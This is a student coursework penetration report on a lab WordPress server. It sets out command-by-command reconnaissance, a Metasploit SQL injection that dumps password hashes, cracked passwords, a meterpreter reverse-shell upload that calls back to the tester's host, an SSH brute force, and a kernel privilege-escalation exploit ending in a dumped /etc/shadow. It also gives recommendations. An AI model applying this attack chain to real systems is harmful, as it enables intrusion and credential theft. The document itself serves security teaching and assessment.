Penetration Report

Ethical Hacking module coursework 1

For Frozen Yoghurt LTD

21/04/2022

Ethical Hacking Coursework room 1 Penetration Report

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Executive Summary

Executive Summary

I was tasked with finding any potential vulnerabilities for the Frozen Yoghurt LTD web server, all attacks were conducted in the manner of attempting to gain information to the server. My main goal was to gain access (root) to the server in which the web server was hosted and potentially crack any weak passwords. Root access would allow a malicious attacker to not only exploit the web server but also other services running. The assessment conducted was targeted toward the web server and server only.

Summary

Initial reconnaissance of the Frozen Yoghurt LTD server revealed a variety of services running. Upon further examination, it was relieved that the web server runs on an outdated version of WordPress (5.2.3) as well as an outdated plugin wp-google-maps (7.10.2).

The Google maps plugin had a vulnerability that allowed for SQL injection, which allowed to get hashed user passwords. After retrieving the hashes, I managed to crack those to retrieve credentials to sign into the WordPress platform. A reverse shell session allowed me to find a potential password list from an old backup which I was able to use against the users to gain access to ssh. Once I had gained access to the SSH session I was able to use a kernel exploit (CVE 2017-16995) which allowed me to gain root access.

Attack Narrative and vulnerabilities

Port and page discovery

For the purpose of this assessment, minimal data was supplied, and after the initial scan of the server, the web server was not running on the standard port 80 (see Figure 1).

```
chb@DESKTOP-H5GLTJ4:~$ nmap -sV -p1-65535 10.10.239.62
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-20 19:33 BST
Nmap scan report for 10.10.239.62
Host is up (0.022s latency).
Not shown: 65527 closed ports
           STATE SERVICE
PORT
                               VERSION
22/tcp
           open ssh
                               OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
                               Postfix smtpd
25/tcp
           open
                 smtp
53/tcp
                               ISC BIND 9.10.3-P4 (Ubuntu Linux)
                 domain
           open
110/tcp
           open
                 pop3
                               Dovecot pop3d
                 netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp
           open
143/tcp
                               Dovecot imapd
           open
                 imap
445/tcp
          open
                 netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
                              Apache httpd 2.4.18 ((Ubuntu))
60080/tcp open http
                       server, SERVER; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service Info: Hosts:
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 map done: 1 IP address (1 host up) scanned in 39.51 seconds
```

Figure 1: Nmap Scan of all ports on the server.

Next after finding the port required, I performed a Nikto scan as well as a go buster scan to find as many possible paths to investigate (see Figures 2 and Figure 3).

```
:~$ nikto -h 10.10.239.62:60080
   Nikto v2.1.5
                                                       10.10.239.62
10.10.239.62
   Target IP:
   Target Hostname:
   Target Port:
                                                        60080
                                                       2022-04-20 20:06:22 (GMT1)
   Start Time:
   Server: Apache/2.4.18 (Ubuntu)
   The anti-clickjacking X-Frame-Options header is not present.

Uncommon header 'link' found, with contents: <a href="https://api.w">http://10.10.239.62:60080/index.php?rest_route=/>; rel="https://api.w">rel="https://api.w">rel="https://api.w</a>
 org/
  Uncommon header 'x-redirect-by' found, with contents: WordPress

No CGI Directories found (use '-C all' to force check all possible dirs)

Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x0 0x5d921e02ab2ad

"robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd).

DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80
629.aspx for details.
- OSVDB-877: HTTP TRACK method is active, suggesting the host is vulnerable to XST
   OSVDB-3268: /backup/: Directory indexing found.
OSVDB-3092: /backup/: This might be interesting.
   Cookie pmaCookieVer created without the httponly flag
Cookie phpMyAdmin created without the httponly flag
Cookie pma_lang created without the httponly flag
   Cookie pma_call created without the httponly flag
Cookie pma_collation_connection created without the httponly flag
Uncommon header 'x-ob_mode' found, with contents: 1
Uncommon header 'content-security-policy' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inlin
' 'unsafe-eval' ;;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org *.tile.opencyclem
ap.org;
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Uncommon header 'x-content-security-policy' found, with contents: default-src 'self' ;options inline-script eval-sc
ript;img-src 'self' data: *.tile.openstreetmap.org *.tile.opencyclemap.org;
+ Uncommon header 'x-webkit-csp' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe
-eval';style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org *.tile.opencyclemap.org;
+ OSVDB-3233: /icons/README: Apache default file found.
   /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the Wor
dPress version
Press version

OSVDB-3092: /license.txt: License file found may identify site software.

/phpmyadmin/: phpMyAdmin directory found

Cookie wordpress_test_cookie created without the httponly flag

/wp-login.php?action=register: Wordpress registration enabled

6544 items checked: 1 error(s) and 24 item(s) reported on remote host

End Time: 2022-04-20 20:09:43 (GMT1) (201 seconds)
```

Figure 2: Nikto Scan

```
:hb@DESKTOP-H5GLTJ4:~$ gobuster -u http://10.10.239.62:60080 -w directory-list-2.3-medium.txt
Gobuster v2.0.1
                           OJ Reeves (@TheColonial)
._____
[+] Mode
   Url/Domain : http://10.10.239.62:60080/
   Threads
                : 10
             : directory-list-2.3-medium.txt
[+] Wordlist : directory-list-2.3-medi
[+] Status codes : 200,204,301,302,307,403
[+] Timeout : 10s
     -----
2022/04/20 20:31:52 Starting gobuster
                         -----
/wp-content (Status: 301)
/wp-includes (Status: 301)
/javascript (Status: 301)
/backup (Status: 301)
/wp-admin (Status: 301)
/phpmyadmin (Status: 301)
/security_wp (Status: 301)
/server-status (Status: 403)
2022/04/20 20:40:05 Finished
```

Figure 3: GoBuster Scan

After the Nikto and GoBuster scans, I ran a WPScan to find out more information about the WordPress version and other information such as plugins.

```
hb@DESKTOP-H5GLTJ4:~$ wpscan --url http://10.10.239.62:60080 --enumerate ap,at,cb,dbe
            WordPress Security Scanner by the WPScan Team
                                   Version 3.8.22
          @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
    Updating the Database ...
    Update completed.
    URL: http://10.10.239.62:60080/ [10.10.239.62] Started: Wed Apr 20 20:58:19 2022
Interesting Finding(s):
    Headers
   Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
Found By: Headers (Passive Detection)
   Confidence: 100%
    XML-RPC seems to be enabled: http://10.10.239.62:60080/xmlrpc.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
   References:
     - http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
   WordPress readme found: http://10.10.239.62:60080/readme.html Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
    Registration is enabled: http://10.10.239.62:60080/wp-login.php?action=register
    Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
   Upload directory has listing enabled: http://10.10.239.62:60080/wp-content/uploads/Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
    The external WP-Cron seems to be enabled: http://10.10.239.62:60080/wp-cron.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 60%
   References:

    https://www.iplocation.net/defend-wordpress-from-ddos

       https://github.com/wpscanteam/wpscan/issues/1299
    WordPress version 5.2.3 identified (Insecure, released on 2019-09-05).
   Found By: Rss Generator (Passive Detection)
- http://10.10.239.62:60080/?feed=rss2, <generator>https://wordpress.org/?v=5.2.3</generator>
- http://10.10.239.62:60080/?feed=comments-rss2, <generator>https://wordpress.org/?v=5.2.3</generator>
```

Figure 4: WPScan (1)

Figure 5: WPScan (2)

From these scans, we can tell that the WordPress version is 5.2.3 which is out of date, as well as a plugin wp-google-maps.

Upon googling the WordPress version we can see there is a vulnerability that allows unauthenticated users to see private or hidden posts. (CVE 2019-17671) (See figure 6).

CVE 2019-17671

Page browsing

Title	Info/Version
Vulnerability Name	WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts
Vulnerability Description	This exploit allows you to view unauthorised or private posts
Tools and versions	Firefox version 80.0.1 (64-bit)
CVE	CVE 2019-17671
Risk rating	5.3
Impact	May allow an attacker to build a profile on users around the system which is used for social engineering.
Recommendation	Upgrade WordPress to the latest version.

This exploit would allow us to see any sensitive data stored within a private post while unauthenticated which may lead to social engineering concerns. (See Figure 6)




Figure 6: Vulnerability 1 (Showing a private post with no authentication)

Page Investigation

From Figure 7 we can see that the database tables have the prefix of 'vt_' which may be important later.




Figure 7: Database information

Figure 8, shows us that from the WPScan we have found some potential users.

```
[i] User(s) Identified:

[+] admin

| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] webmaster
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Apr 20 21:13:38 2022

[+] Requests Done: 3420

[+] Cached Requests: 9
| Data Sent: 972.177 KB
| Data Sent: 972.177 KB
| Data Received: 1.088 MB
| Memory used: 247.203 MB
| Elapsed time: 00:00:24
| chbs0E5KTOP-HSGLTJ4:∞$
```

Figure 8: WPScan (3)

CVE 2019-10692

Title	Info/Version
Vulnerability Name	WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection
Vulnerability Description	This exploit allows an attacker to use SQL Injection to collect information from a database.
Tools and versions	Metasploit v5.0.101-dev
CVE	CVE 2019-10692
Risk rating	9.8
Impact	This exploit may allow an attacker to collect information from a database by SQL injection which may result in a breach of sensitive data.
Recommendation	Upgrade the plugin wp-google-maps to the latest version.

SQL Injection

Earlier in Figure 5, we found an out of date plugin, wp-google-maps, upon looking up the plugin on msfconsole we are able to see there is a possible SQL Injection vulnerability. (Figure 9) (CVE 2019-10692)

Figure 9: msfconsole (search wp-google-maps)

Upon setting up and executing the SQL Injection with the database prefix we found in Figure 7 we can see we can obtain a list of hashes for passwords as seen in Figure 10.

```
[*] 10.10.239.62:60080 - Trying to retrieve the vt_users table...
[+] Credentials saved in: /root/.msf4/loot/20220420212532_default_10.10.239.62_wp_google_maps.j_722337.bi
n
[+] 10.10.239.62:60080 - Found webmaster $P$BQ0t5pgm4c7syjyKAyGzngL.bdKYmY0 webmaster@none.local
[+] 10.10.239.62:60080 - Found tom $P$BAFkukAVDG1zMN9idLsZofklgvMNg31 tom@local.com
[+] 10.10.239.62:60080 - Found admin $P$Bg6x55.xetFr2CvKkbmsJpg/fUh7aI. admin@none.local
[*] Auxiliary module execution completed
msf5 auxiliary(admin/http/wp_google_maps_sql*) >
```

Figure 10: User hashes(Vulnerability 2)

Hash Cracking

After using hashcat to crack the passwords we manage to recover 2 passwords shown in Figure 11.

```
chb@DESKTOP-H5GLTJ4:~$ hashcat -O -m 400 -a 0 hash.txt rockyou.txt --force --show $P$Bg6xS5.xetFr2CvKkbmsJpg/fUh7aI.:qwerty1235 $P$BAFkukAVDG1zMN9idLsZofklgvMNg31:1+1=windowtomy! chb@DESKTOP-H5GLTJ4:~$
```

Figure 11: Cracked hashes

CVE - WordPress Admin Shell Upload

Title	Info/Version
Vulnerability Name	WordPress Admin Shell Upload - Metasploit
Vulnerability Description	Allows a reverse shell to be uploaded from user credentials which allows for access to the file system.
Tools and versions	Metasploit v5.0.101-dev
CVE	_
Risk rating	7.3
Impact	This attack may allow an attacker to gain access to a file system and also possibly run commands on the server.
Recommendation	Upgrade WordPress to the latest version.

Reverse Shell

After gaining a set of credentials I was able to use msfconsole to gain a remote shell, using the 'unix/webapp/wp_admin_shell_upload' exploit as shown in Figure 12.

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):
                  Current Setting Required Description
                                                   The WordPress password to authenticate with
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), range CIDR identifier, or hosts file with sy
                1+1=windowtomv!
   Proxies
   RHOSTS
                 10.10.239.62
   RPORT
                                                    The target port (TCP)
Negotiate SSL/TLS for outgoing connections
                 60080
                  false
                                                     The base path to the wordpress application
   USERNAME
                  tom
                                                     The WordPress username to authenticate with
                                                    HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
            Current Setting Required Description
   LHOST 10.10.180.226
LPORT 4444
                                                The listen address (an interface may be specified)
                                  yes
                                                The listen port
Exploit target:
   Id Name
        WordPress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run
    Authenticating with WordPress using tom:1+1=windowtomy!...
    Authenticated with WordPress
    Preparing payload...
    Uploading payload...
Executing the payload at /wp-content/plugins/ZAcueeZrtj/bzaipjruGw.php...
Sending stage (38288 bytes) to 10.10.239.62
Meterpreter session 1 opened (10.10.180.226:4444 -> 10.10.239.62:57800) at 2022-04-20 22:22:13 +0100
    Deleted bzaipjruGw.php
Deleted ZAcueeZrtj.php
meterpreter >
```

Figure 12: Reverse shell (Vulnerability 3)

From the reverse shell, I was able to find information about possible user passwords from the backup credentials file. (Figure 13) I was also able to edit files at this stage.

CWE - 521 (Weak passwords)

Title	Info/Version
Vulnerability Name	Weak passwords
Vulnerability Description	When a user chooses a weak password which has been compromised in the past e.g. password or 12345 which can be cracked using a dictionary.
Tools and versions	Hashcat 5.1.0
CWE	CWE 521
Risk rating	_
Impact	Allows an attacker to crack passwords from the hash which might lead to account compromises
Recommendation	Secure passwords to higher standards and practices.

```
<u>meterpreter</u> > ls
Listing: /var/www/html/backup
Mode
                   Size Type Last modified
                                                              Name
                          fil
100644/rw-r--r-- 0
                                2022-03-01 06:40:36 +0000 backup1.txt
100644/rw-r--r-- 316
                          fil 2022-03-01 06:52:45 +0000 config-empty.html
2022-03-01 06:40:36 +0000 config-new.txt
                                2022-03-01 06:40:36 +0000 config-old2.txt
2022-03-01 06:30:15 +0000 config.txt
2022-03-01 06:40:36 +0000 config1.txt
                                2022-03-01 06:40:36 +0000 credentials.txt
100644/rw-r--r-- 0
                          fil
                                2022-03-01 06:40:36 +0000 db.sql
<u>meterpreter</u> > cat config-empty.html
Note: clear all back up configuration files
only testing only
m12345
admin123
adminplenty
adminsmart
adminforyes
12345
sixteen
17teen
admin
efef
yesaa
yessir
yessir12345
configurepassword
educated12345
54321
admin54321
tombrady
michaeloa
admin12345
tom12345
testing12345
adminadmin
hash12345
nonsense12345
<u>meterpreter</u> >
```

Figure 13: config-empty.html contents

SSH Brute force

Using the list of possible passwords found in Figure 13 we are able to brute force an SSH connection (Figure 14) using Hydra 8.6.

```
root@ip-10-10-76-35:~# hydra -l administrator -P wl.txt 10.10.239.62 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-04-20 22:43:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.239.62:22/
[22][ssh] host: 10.10.239.62 login: administrator password: admin12345
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2022-04-20 22:43:56
root@ip-10-10-76-35:~#
```

Figure 14: Brute force ssh on administrator

As we can see from Figure 14, we are able to brute force the user administrator with password admin12345.

From here we are able to create an ssh connection which allows us to navigate the file structure this is a CWE (Weak password)

CVE 2017-16995

Title	Info/Version
Vulnerability Name	Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
Vulnerability Description	This exploit allows an attacker to gain privileges on a server e.g root.
Tools and versions	4.4.0-31-generic kernel
CVE	CVE 2017-16995
Risk rating	7.8
Impact	May allow an attacker to gain root access which would allow the attacker access to the entire server.
Recommendation	Upgrade the operating system kernel to the most recent release.

Kernel Exploit

After connecting via SSH we can find the kernel version to see if there are any exploits. (Figure 15)

```
administrator@server:/$ cat /proc/version
Linux version 4.4.0-31-generic (buildd@lgw01-16) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2.1) )
#50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016
administrator@server:/$ ■
```

Figure 15: Kernel version

Root Access

```
root@ip-10-10-76-35:~# scp 45010.c administrator@10.10.62.164:~/45010.c
ssh: connect to host 10.10.62.164 port 22: No route to host
lost connection
root@ip-10-10-76-35:~# https://www.exploit-db.com/exploits/45010
bash: https://www.exploit-db.com/exploits/45010: No such file or directory
root@ip-10-10-76-35:~# https://www.exploit-db.com/exploits/45010
bash: https://www.exploit-db.com/exploits/45010: No such file or directory
root@ip-10-10-76-35:~# https://www.exploit-db.com/exploits/45010
bash: https://www.exploit-db.com/exploits/45010: No such file or directory
root@ip-10-10-76-35:~# scp 45010.c administrator@10.10.62.164:~/45010.c
ssh: connect to host 10.10.62.164 port 22: No route to host
lost connection
root@ip-10-10-76-35:~# scp 45010.c administrator@10.10.239.62:~/45010.c
administrator@10.10.239.62's password:
45010.c
                                                                       100%
                                                                                 13KB 14.2MB/s 00:00
root@ip-10-10-76-35:~# ssh administrator@10.10.239.62
administrator@10.10.239.62's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)
   Documentation: https://help.ubuntu.com
Management: https://landscape.canonical.com
Support: https://ubuntu.com/advantage
145 packages can be updated.
2 updates are security updates.
Last login: Wed Apr 20 22:51:15 2022 from 10.10.76.35
administrator@server:~$ ls
45010.c
administrator@server:~$ gcc 45010.c
administrator@server:~$ ls
45010.c a.out
```

Figure 16: Compile the CVE

```
administrator@server:~$ ./a.out
        t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.] ** This vulnerability cannot be exploited at all on aut [.]

[*] creating bpf map

[*] sneaking evil bpf past the verifier

[*] creating socketpair()

[*] attaching bpf backdoor to socket

[*] skbuff => ffff88000005b100

[*] Leaking sock struct from ffff88000e9bbfc0

[*] Sock->sk_rcvtimeo at offset 472

*] Cred structure at ffff880035798300

[*] UID from cred structure: 1000, matches the current: 1000

[*] hammering cred structure at ffff880035798300

[*] credentials patched, launching shell...

# whoami

root
            ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
 root
# cd ..
# ls
administrator tom
# cd ..
# cd ..
# cd ..
# ls
 bin dev Flag3.txt initrd.img
boot etc home initrd.img.o
                                          initrd.img lib lost+found mnt proc run snap sys usr vmlinuz initrd.img.old lib64 media opt root sbin srv tmp var vmlinuz.old
 # cat /etc/shadow
root:$6$i041rUFN$CbUZihJ65XZL5fMAoS7yXe319Wb2vlmY0zMMDOwewQTQMpYLOan6iDDAQfRgNppKWNqSBJFT1UDniRuN5eUGN.:1
 8316:0:99999:7:::
 daemon:*:17001:0:99999:7:::
 bin:*:17001:0:99999:7:::
 sys:*:17001:0:99999:7:::
 sync:*:17001:0:99999:7:::
```

Figure 17: Execute and show root access, with root hash.

Conclusion

In conclusion, I was able to access the root hash and gain root access to the server by SQL Injection, reverse shells and privilege escalation which may be catastrophic if done in a malicious manner.

Recommendations

- Update all software to their latest stable versions.
- Follow password standards and have stronger passwords.
- Do not store old configuration files or testing files on a production machine.
- Conduct regular vulnerability assessments.

Overall Rating

- My overall rating for the risk assessment is very high. An attacker could go from no information to root access.

References

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